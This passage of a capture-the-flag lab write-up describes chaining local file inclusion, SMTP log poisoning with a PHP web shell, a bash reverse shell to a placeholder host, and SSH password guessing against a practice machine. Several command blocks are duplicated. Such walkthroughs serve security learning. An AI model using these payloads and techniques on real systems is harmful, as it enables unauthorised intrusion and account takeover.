sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tryhackme:x:1001:1001:,,,:/home/tryhackme:/bin/bash
mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:114:121::/var/spool/postfix:/usr/sbin/nologin
dovecot:x:115:123:Dovecot mail server,,,:/usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:116:124:Dovecot login user,,,:/nonexistent:/usr/sbin/nologin
joshua:x:1002:1002:,,,:/home/joshua:/bin/bash
charles:x:1003:1003:,,,:/home/charles:/bin/bashAnd more importantly, I now had visibility into the underlying system.
Scrolling through the output revealed several usernames, but two immediately stood out:
joshua
charles
joshua
charlesAt this point I had usernames, but usernames alone weren't going to get me a shell.
Then I remembered something that had been staring at me since the very beginning of the room.
The mail services.
- SMTP.
- POP3.
- IMAP.
For a room with this many mail-related services exposed, they hadn't really done much yet. That felt suspicious.
Connecting The Dots
The room constantly reminded us that activity was being logged.
At the same time, we had:
- A working LFI
- Accessible mail services
- User accounts
- Log files somewhere on the system
The pieces were starting to line up.
If I could control content written to a log file and then include that log file through the LFI, there was a good chance I could turn a file read vulnerability into code execution.
Which meant it was finally time to start playing with SMTP.
To test the idea, I connected to the mail service using Telnet and sent a completely normal email first.
(joe㉿kali)-[~/HACK-HUB/THM]
└─$ telnet 10.49.137.57 25
Trying 10.49.137.57...
Connected to 10.49.137.57.
Escape character is '^]'.
220 mail.filepath.lab ESMTP Postfix (Ubuntu)
HELO lazzer
250 mail.filepath.lab
MAIL <FROM:lazzer@hacking.com>
250 2.1.0 Ok
RCPT TO:charles
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Subject: Hello from terminalThis email was sent using raw SMTP over telnet.
Because I'm built different..
250 2.0.0 Ok: queued as 52443FB56A(joe㉿kali)-[~/HACK-HUB/THM]
└─$ telnet 10.49.137.57 25
Trying 10.49.137.57...
Connected to 10.49.137.57.
Escape character is '^]'.
220 mail.filepath.lab ESMTP Postfix (Ubuntu)
HELO lazzer
250 mail.filepath.lab
MAIL <FROM:lazzer@hacking.com>
250 2.1.0 Ok
RCPT TO:charles
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Subject: Hello from terminalThis email was sent using raw SMTP over telnet.
Because I'm built different..
250 2.0.0 Ok: queued as 52443FB56AThe message was accepted successfully.
More importantly, I could later see evidence that my input was ending up in the mail logs.

As we know we are able to log poison then we can send a mail with the from address as
If normal text could be written into the logs, PHP code could probably be written there too.
So I went back to the SMTP service and this time supplied a PHP payload instead of a normal sender address.
<?php system($_GET["cmd"]); ?>
joe㉿kali)-[~/HACK-HUB/THM]
└─$ telnet 10.49.137.57 25
Trying 10.49.137.57...
Connected to 10.49.137.57.
Escape character is '^]'.
220 mail.filepath.lab ESMTP Postfix (Ubuntu)
HELO lazzer
250 mail.filepath.lab
MAIL FROM:<?php system($_GET["cmd"]); ?><?php system($_GET["cmd"]); ?>
joe㉿kali)-[~/HACK-HUB/THM]
└─$ telnet 10.49.137.57 25
Trying 10.49.137.57...
Connected to 10.49.137.57.
Escape character is '^]'.
220 mail.filepath.lab ESMTP Postfix (Ubuntu)
HELO lazzer
250 mail.filepath.lab
MAIL FROM:<?php system($_GET["cmd"]); ?>Getting The Shell
Command execution is nice.
A shell is nicer.
So I replaced the simple test command with a reverse shell payload:
bash -c 'bash -i >& /dev/tcp/MY-IP/1234 0>&1'
/profile.php?img=......///......///......///......///var/log/mail.log&cmd=bash%20%2Dc%20%27bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2FMY-IP2F1234%200%3E%261%27
joe㉿kali)-[~/HACK-HUB/THM]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.141.68] from (UNKNOWN) [10.49.137.57] 1234
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@3378a1f16343:/var/www/html$bash -c 'bash -i >& /dev/tcp/MY-IP/1234 0>&1'
/profile.php?img=......///......///......///......///var/log/mail.log&cmd=bash%20%2Dc%20%27bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2FMY-IP2F1234%200%3E%261%27
joe㉿kali)-[~/HACK-HUB/THM]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.141.68] from (UNKNOWN) [10.49.137.57] 1234
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@3378a1f16343:/var/www/html$Success.
After bouncing between login pages, prototype pollution, SSRF, information disclosure, LFI, and SMTP abuse, we finally had code execution on the target.
Honestly, this room made me work a lot harder for a shell than most rooms do.
But the attack chain was pretty satisfying once everything clicked together.
Looking Around
With a shell as www-data, the first thing I did was start looking around for anything useful.
The LFI had already shown me several local users:
joshua
charlesjoshua
charlesSo naturally, I wanted to see whether those accounts could help me move forward.
Since we already had usernames, I decided to try a quick credential attack against SSH.
[DATA] attacking ssh://10.49.137.57:22/
[22][ssh] host: 10.49.137.57   login: charles   password: 123456
[22][ssh] host: 10.49.137.57 login: joshua password: 123456[DATA] attacking ssh://10.49.137.57:22/
[22][ssh] host: 10.49.137.57 login: charles password: 123456
[22][ssh] host: 10.49.137.57 login: joshua password: 123456Both users ended up having the same password.
Come on, man.
After chaining together prototype pollution, SSRF, information disclosure, LFI, SMTP abuse, log poisoning, and RCE…
The room decided to give me:
123456123456for both users.
I wasn't going to complain though.
Using the credentials, I was able to SSH into both accounts successfully.

We were able to get ssh for both users.
At this point, I expected the room to continue into privilege escalation.
So naturally, the first thing I checked was sudo access.
sudo -l
[sudo] password for charles:
Sorry, user charles may not run sudo on ip-10-49-137-57.
 sudo -l
[sudo] password for joshua:
Sorry, user joshua may not run sudo on ip-10-49-137-57.
sudo -l
[sudo] password for charles:
Sorry, user charles may not run sudo on ip-10-49-137-57.
sudo -l
[sudo] password for joshua:
Sorry, user joshua may not run sudo on ip-10-49-137-57.No sudo privileges.
No easy win.
Fair enough.
The next step was the usual Linux privilege escalation checklist.
I started looking for:
- SUID binaries
- Writable files
- Misconfigured services
- Interesting cron jobs
- Anything unusual
And eventually, I brought out the final boss of Linux enumeration.
linpeas.shlinpeas.shAt this point I was expecting at least one horrible misconfiguration waiting to be discovered.
Instead… Nothing.
- No obvious privilege escalation path.
- No forgotten sudo rules.
- No weird SUID binaries begging to be abused.
For a brief moment I genuinely thought:
"Wait… is this machine actually secure?"
Turns out the answer was yes. Because the room was already over. The goal wasn't rooting the machine.
The goal was getting access.
And by this point we had already chained together enough vulnerabilities to completely compromise the target.
See you in the next room, where somebody will probably expose an internal API and call it a feature.
Happy hacking :)